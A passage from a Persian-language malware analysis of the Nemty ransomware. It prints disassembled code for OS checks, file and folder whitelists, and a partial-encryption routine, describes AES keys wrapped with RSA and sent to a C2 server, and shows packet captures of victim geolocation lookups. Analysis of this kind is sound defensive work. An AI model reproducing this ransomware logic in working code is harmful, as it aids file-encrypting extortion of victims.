                jnz     short loc_40891B
                mov     esi, offset aWindows8 ; "Windows 8"
                jmp     short loc_40893A
; ---------------------------------------------------------------------------

loc_40891B:                             ; CODE XREF: sub_4088AA+68↑j
                cmp     eax, 3
                jnz     short loc_408935
                mov     esi, offset aWindows8_1 ; "Windows 8.1"
                jmp     short loc_40893A
; ---------------------------------------------------------------------------

loc_408927:                             ; CODE XREF: sub_4088AA+57↑j
                cmp     ecx, 0Ah
                jnz     short loc_408935
                mov     esi, offset aWindows10 ; "Windows 10"
                test    eax, eax
                jz      short loc_40893A

loc_408935:                             ; CODE XREF: sub_4088AA+74↑j
                                        ; sub_4088AA+80↑j
                mov     esi, offset aWindowsXp ; "Windows XP"
```


سپس فرآیند رمزگذاری فایل‌ها آغاز می‌شود. فایل‌های زیر در لیست سفید باج‌افزار قرار داشته و از رمزگذاری در امان می‌مانند.

```
aNemty          db 'nemty',0
                align 4
aLog            db 'log',0
aLog_0          db 'LOG',0
aCab            db 'CAB',0
aCab_0          db 'cab',0
aCmd            db 'CMD',0
aCmd_0          db 'cmd',0
aCom            db 'COM',0
aCom_0          db 'com',0
aCpl            db 'cpl',0
aCpl_0          db 'CPL',0
aExe            db 'exe',0
aExe_0          db 'EXE',0
aIni            db 'ini',0
aIni_0          db 'INI',0
aDll            db 'dll',0
aDll_0          db 'DLL',0
aLnk            db 'lnk',0
aLnk_0          db 'LNK',0
aUrl            db 'url',0
aUrl_0          db 'URL',0
aTtf            db 'ttf',0
aTtf_0          db 'TTF',0
aDecrypt_txt    db 'DECRYPT.txt',0
```


ضمناً پوشه‌ها و فایل‌های زیر نیز در حین فرآیند رمزگذاری توسط باج‌افزار بررسی نمی‌شوند.

```
  unicode 0, <$RECYCLE.BIN>,0
  align 4
aRsa                    ; D
  unicode 0, <rsa>,0
aNtdetect_com           ; D
  unicode 0, <NTDETECT.COM>,0
  align 4
aNtldr                  ; D
  unicode 0, <ntldr>,0
aMsdos_sys              ; D
  unicode 0, <MSDOS.SYS>,0
aIo_sys                 ; D
  unicode 0, <IO.SYS>,0
  align 4
aBoot_ini               ; D
  unicode 0, <boot.ini>,0
  align 4
aAutoexec_bat           ; D
  unicode 0, <AUTOEXEC.BAT>,0
  align 4
aNtuser_dat             ; D
  unicode 0, <ntuser.dat>,0
  align 10h
aDesktop_ini            ; D
  unicode 0, <desktop.ini>,0
                                ; D
  unicode 0, <desktop.ini>,0
aConfig_sys             ; D
  unicode 0, <CONFIG.SYS>,0
  align 10h
aRecycler               ; D
  unicode 0, <RECYCLER>,0
  align 4
aBootsect_bak           ; D
  unicode 0, <BOOTSECT.BAK>,0
  align 10h
aBootmgr                ; D
  unicode 0, <bootmgr>,0
aProgramdata            ; D
  unicode 0, <programdata>,0
aAppdata                ; D
  unicode 0, <appdata>,0
aWindows                ; D
  unicode 0, <windows>,0
oft[]                   ; D
  db 'Microsoft',0
```


باج‌افزار Nemty، نوع درایوهای سیستم قربانی را نیز در حین فرآیند رمزگذاری بررسی می‌کند.



این باج‌افزار از الگوریتم متقارن AES جهت رمزگذاری فایل‌ها استفاده می‌کند. کلید تولید شده توسط این الگوریتم، به وسیله یک جفت کلید عمومی/خصوصی الگوریتم نامتقارن RSA ۲۰۴۸بیتی، رمزگذاری می‌شود. کلید عمومی برای رمزگذاری کلید استفاده شده در فرآیند رمزگذاری فایل‌ها و کلید خصوصی برای رمزگشایی آن استفاده می‌شود. کلید خصوصی تولید شده، به سرور فرمان و کنترل باج‌افزار ارسال می‌شود.




الگوی رمزگذاری فایل‌ها بدین صورت است که ابتدا اندازه هرفایل با مقدار ٦ مگابایت مقایسه می‌شود.



در صورتی که حجم فایل موردنظر کمتر یا برابر با این مقدار باشد. تمام محتوای فایل رمزگذاری خواهد شد. صحت این موضوع با مقایسه نسخه سالم و رمزشده چند نمونه فایل کمتر از ٦ مگابایت مورد آزمایش قرار گرفت.

```
push    dword ptr [ebp+FileSize]
call    unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
mov     esi, SetFilePointer
pop     ecx
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
push    ebx             ; lDistanceToMove
push    edi             ; hFile
mov     [ebp+lpBuffer], eax
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    dword ptr [ebp+FileSize] ; nNumberOfBytesToRead
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    ReadFile
mov     eax, [ebp+var_78]
mov     ecx, dword ptr [ebp+FileSize]
mov     edx, [ebp+lpBuffer]
call    sub_405BCC
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
push    ebx             ; lDistanceToMove
push    edi             ; hFile
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    WriteFile
mov     eax, dword ptr [ebp+FileSize]
add     eax, [ebp+var_70]
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
push    eax             ; lDistanceToMove
```



اما اگر حجم فایل مورد بررسی بیشتر از مقدار مقایسه شده باشد، ابتدا ۳ مگابایت از آن رمزگذاری خواهد شد.

```
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    30D400h 3MB     ; nNumberOfBytesToRead
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    ReadFile
mov     eax, [ebp+var_78]
mov     edx, [ebp+lpBuffer]
mov     ecx, 30D400h
call    sub_405BCC
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
push    ebx
push    2
push    dword ptr [ebp+FileSize+4]
push    dword ptr [ebp+FileSize]
call    __alldiv
sub     eax, 186A00h
push    eax             ; lDistanceToMove
push    edi             ; hFile
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    WriteFile
```

سپس، مجدداً و دو مرتبه دیگر ۱۰۰ کیلوبایت از فایل رمزگذاری می‌شود.

```
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    19000h 100KB    ; nNumberOfBytesToRead
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    ReadFile
mov     eax, [ebp+var_78]
mov     edx, [ebp+lpBuffer]
mov     ecx, 19000h
call    sub_405BCC
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
push    ebx             ; lDistanceToMove
push    edi             ; hFile
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    WriteFile
```

```
add     eax, 0FFFE7000h
push    eax             ; lDistanceToMove
push    edi             ; hFile
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    19000h 100KB    ; nNumberOfBytesToRead
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    ReadFile
mov     eax, [ebp+var_78]
mov     edx, [ebp+lpBuffer]
mov     ecx, 19000h
call    sub_405BCC
mov     eax, dword ptr [ebp+FileSize]
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
add     eax, 0FFFE7000h
push    eax             ; lDistanceToMove
push    edi             ; hFile
call    esi ; SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
push    [ebp+lpBuffer]  ; lpBuffer
push    edi             ; hFile
call    WriteFile
```

۶-۲ تحلیل ترافیک شبکه:

پس از بررسی ترافیک شبکه ایجاد شده حین اجرای باج‌افزار، نتایج زیر مشاهده شد.

ارتباطات:

کشور میزبان	پروتکل	شماره پورت	دامنه	آدرس آی‌پی
آمریکا	TCP,HTTP	80,433	Api.ipify.org	۲۳.۲۳.۸۳.۱۵۳
آمریکا	TCP,HTTP	80,433	Api.db-ip.com	۱۰۴.۲۵.۳.۳۳

192.168.29.128	23.23.73.124	TCP	66 50412 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
23.23.73.124	192.168.29.128	TCP	60 80 → 50412 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.29.128	23.23.73.124	TCP	54 50412 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.29.128	23.23.73.124	HTTP	131 GET / HTTP/1.1
23.23.73.124	192.168.29.128	TCP	60 80 → 50412 [ACK] Seq=1 Ack=78 Win=64240 Len=0
23.23.73.124	192.168.29.128	HTTP	240 HTTP/1.1 200 OK (text/plain)
192.168.29.128	192.168.29.2	DNS	73 Standard query 0xf469 A api.db-ip.com
192.168.29.2	192.168.29.128	DNS	105 Standard query response 0xf469 A api.db-ip.com A 104.25.3.33 A 104.25.2.33
192.168.29.128	104.25.3.33	TCP	66 50413 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
104.25.3.33	192.168.29.128	TCP	60 80 → 50413 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.29.128	104.25.3.33	TCP	54 50413 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.29.128	104.25.3.33	HTTP	165 GET /v2/free/37.129.101.175/countryName HTTP/1.1
104.25.3.33	192.168.29.128	TCP	60 80 → 50413 [ACK] Seq=1 Ack=112 Win=64240 Len=0
23.23.73.124	192.168.29.128	TCP	240 [TCP Retransmission] 80 → 50412 [PSH, ACK] Seq=1 Ack=78 Win=64240 Len=186
192.168.29.128	23.23.73.124	TCP	54 50412 → 80 [ACK] Seq=78 Ack=187 Win=64054 Len=0
104.25.3.33	192.168.29.128	HTTP	588 HTTP/1.1 200 OK (text/plain)
104.25.3.33	192.168.29.128	TCP	588 [TCP Retransmission] 80 → 50413 [PSH, ACK] Seq=1 Ack=112 Win=64240 Len=534
192.168.29.128	104.25.3.33	TCP	54 50413 → 80 [ACK] Seq=112 Ack=535 Win=63706 Len=0
192.168.29.128	192.168.29.255	BROWSER	258 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
23.23.73.124	192.168.29.128	TCP	60 80 → 50412 [FIN, PSH, ACK] Seq=187 Ack=78 Win=64240 Len=0
192.168.29.128	23.23.73.124	TCP	54 50412 → 80 [ACK] Seq=78 Ack=188 Win=64054 Len=0
104.25.3.33	192.168.29.128	TCP	60 80 → 50413 [FIN, PSH, ACK] Seq=535 Ack=112 Win=64240 Len=0
192.168.29.128	104.25.3.33	TCP	54 50413 → 80 [ACK] Seq=112 Ack=536 Win=63706 Len=0

192.168.29.128	205.185.216.42	TCP	66 50416 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
205.185.216.42	192.168.29.128	TCP	60 80 → 50416 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.29.128	205.185.216.42	TCP	54 50416 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.29.128	205.185.216.42	HTTP	356 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1
205.185.216.42	192.168.29.128	TCP	60 80 → 50416 [ACK] Seq=1 Ack=303 Win=64240 Len=0
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=1 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=1401 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
192.168.29.128	205.185.216.42	TCP	54 50416 → 80 [ACK] Seq=303 Ack=2801 Win=64240 Len=0
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=2801 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=4201 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=5601 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=7001 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
192.168.29.128	205.185.216.42	TCP	54 50416 → 80 [ACK] Seq=303 Ack=8401 Win=64240 Len=0
205.185.216.42	192.168.29.128	TCP	1454 80 → 50416 [PSH, ACK] Seq=8401 Ack=303 Win=64240 Len=1400 [TCP segment of a reassembled PDU]
205.185.216.42	192.168.29.128	TCP	410 80 → 50416 [PSH, ACK] Seq=9801 Ack=303 Win=64240 Len=356 [TCP segment of a reassembled PDU]
192.168.29.128	205.185.216.42	TCP	54 50416 → 80 [ACK] Seq=303 Ack=10157 Win=64240 Len=0

همانطور که در تصویر زیر قابل مشاهده است، آدرس میزبان و نوع مرورگر استفاده شده توسط قربانی مشخص می‌باشد. در ادامه موقعیت جغرافیایی قربانی برای مهاجم ارسال می‌گردد.

```
GET /v2/free/37.129.101.175/countryName HTTP/1.1
User-Agent: Chrome
Host: api.db-ip.com
Pragma: no-cache

HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 07:55:41 GMT
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=de1a8d68cb14a11f2dc6c76d690aacd6e1567842941; expires=Sun, 06-Sep-20 07:55:41 GMT; path=/; domain=.db-
ip.com; HttpOnly
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Cache-control: public, max-age=1800
X-IPLB-Instance: 30785
CF-Cache-Status: EXPIRED
Expires: Sat, 07 Sep 2019 08:25:41 GMT
Server: cloudflare
CF-RAY: 51271f307c24dffb-FRA

4
Iran
0
```

۳-۶ رمزگشایی:

تاکنون، هیچ‌گونه ابزاری جهت رمزگشایی این باج‌افزار ارایه نشده است.